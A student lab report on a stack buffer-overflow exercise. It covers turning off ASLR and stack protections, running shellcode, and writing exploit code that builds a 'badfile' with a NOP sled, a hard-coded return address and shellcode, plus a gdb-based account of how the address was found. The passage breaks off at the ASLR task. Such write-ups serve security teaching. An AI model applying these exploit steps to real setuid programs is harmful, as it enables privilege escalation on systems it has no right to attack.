
2.1 Turning Off Countermeasures

2.2.1 Address Space Randomization

$ sudo sysctl -w kernel.randomize\_va\_space=0




2.2.2 The StackGuard Protection Scheme

2.2.3 Non-Executable Stack

2.2.4 Configuring /bin/sh

$ sudo rm /bin/sh

$ sudo ln -s /bin/zsh /bin/sh



According to 2.2.2 and 2.2.3, we know that it is necessary to use command

$ gcc -fno-stack-protector -z execstack example.c -o example


instead of

$ gcc example.c -o example


at our later steps.


2.2 Task 1: Running Shellcode

**Execution:**



**Description:**






After executing “./call\_shellcode”, I successfully invoked “/bin/sh” as if I called “/bin/sh” in the shell directly.

2.3 The Vulnerable Program


**Execution:**

Compile it, change the ownership, and then change the permission.

****

2.4 Task 2: Exploiting the Vulnerability

This task took me quite a lot of time to try and modify again and again. To begin with, I will give my final answer and then explain the wonderful process about how I get this.



(before finishing this task I did 99 commits on my github repo on project2)

**Code:**

void main**(**int argc**,** char **\*\***argv**)**

**{**

char buffer**[**517**];**

FILE **\***badfile**;**

/\* Initialize buffer with 0x90 (NOP instruction) \*/

memset**(&**buffer**,** 0x90**,** 517**);**

/\* You need to fill the buffer with appropriate contents here \*/

/\* ... Put your code here ... \*/

// Part 1: Address of shellcode

long returnAddress **=** 0xbffff2c5**;**

// or 0xbffff0d8 + 128; // 128 is a value can be decided by myself about from 128 to 240;

long **\***tmp **=** **(**long **\*)** buffer**;**

**\*(**tmp **+** 9**)** **=** returnAddress**;**

// Part 2: Filled bytes (done)

// Part 3: Shellcode

int shellcodeSize **=** strlen**(**shellcode**);**

int shellcodeStart **=** 517 **-** shellcodeSize**;**

strcpy**(**buffer **+** shellcodeStart**,** shellcode**);**

/\* Save the contents to the file "badfile" \*/


badfile **=** fopen**(**"./badfile"**,** "w"**);**

fwrite**(**buffer**,** 517**,** 1**,** badfile**);**


fclose**(**badfile**);**

**}**

My final version of “badfile”:



**Execution:**



**Explanation:**

First, after class we know that the way to do a STACK-OVERFLOW attack is to design a overflow buffer like:

|  |
| --- |
| 1.Address of shellcode (high address) |
| 2.Filled bytes |
| 3.Shellcode (low address) |

Thanks to Sara that she helped us finish the part 2 “Filled bytes” by “memset”-ing the buffer array with several “NOP”s, and we only need to do the rest. So firstly, I filled the end of the buffer with the shellcode, which is much easier than part 1.

int shellcodeSize **=** strlen**(**shellcode**);**

int shellcodeStart **=** 517 **-** shellcodeSize**;**


strcpy**(**buffer **+** shellcodeStart**,** shellcode**);**


Then in part 1, we have 2 main questions:

(1) what is the address of shellcode


(2) where should it be put in the buffer

(1) To find the address of buffer array, it is nature to use the gdb shell function.








To avoid segmentation error, I set a breakpoint at line 9 and then run it.



So I have the address of buffer (0xbffff0d8) and obviously the buffer array should be blank at the beginning of line 9.








And in the next line it will be filled with data from str, anyway.


Then I first tested 0xbffff0d8 as the shellcode address, but I failed until I added 128 to it (I still don’t know why). Then I realized there should be a address range for it, because here are so many NOPs in the buffer, and it is only necessary to reach any middle NOP it will be good.

Also, I get the maximum value of the address by gdb:



From the screenshot above, I know it should be no more than 0xbffff2c5, so the range is about from 0xbffff158 to 0xbffff2c5.

(2) To find where should the address be put in the buffer, at the beginning I located it almost everywhere, and luckily, it worked.



Then I tested each location one by one and found the only effective one.

long **\***tmp **=** **(**long **\*)** buffer**;**

**\*(**tmp **+** 9**)** **=** returnAddress**;**

Okay, from part 1 (1)(2) and part 3 I have my code:

// Part 1: Address of shellcode

long returnAddress **=** 0xbffff2c5**;**

// or 0xbffff0d8 + 128; // 128 is a value can be decided by myself about from 128 to 240;

long **\***tmp **=** **(**long **\*)** buffer**;**

**\*(**tmp **+** 9**)** **=** returnAddress**;**

// Part 2: Filled bytes (done)

// Part 3: Shellcode

int shellcodeSize **=** strlen**(**shellcode**);**


int shellcodeStart **=** 517 **-** shellcodeSize**;**

strcpy**(**buffer **+** shellcodeStart**,** shellcode**);**

The successful execution and final version of badfile were shown above.

2.5 Task 4: Defeating Address Randomization

Turned on the Ubuntu’s address randomization



Copied the shell code and named it as bf.sh

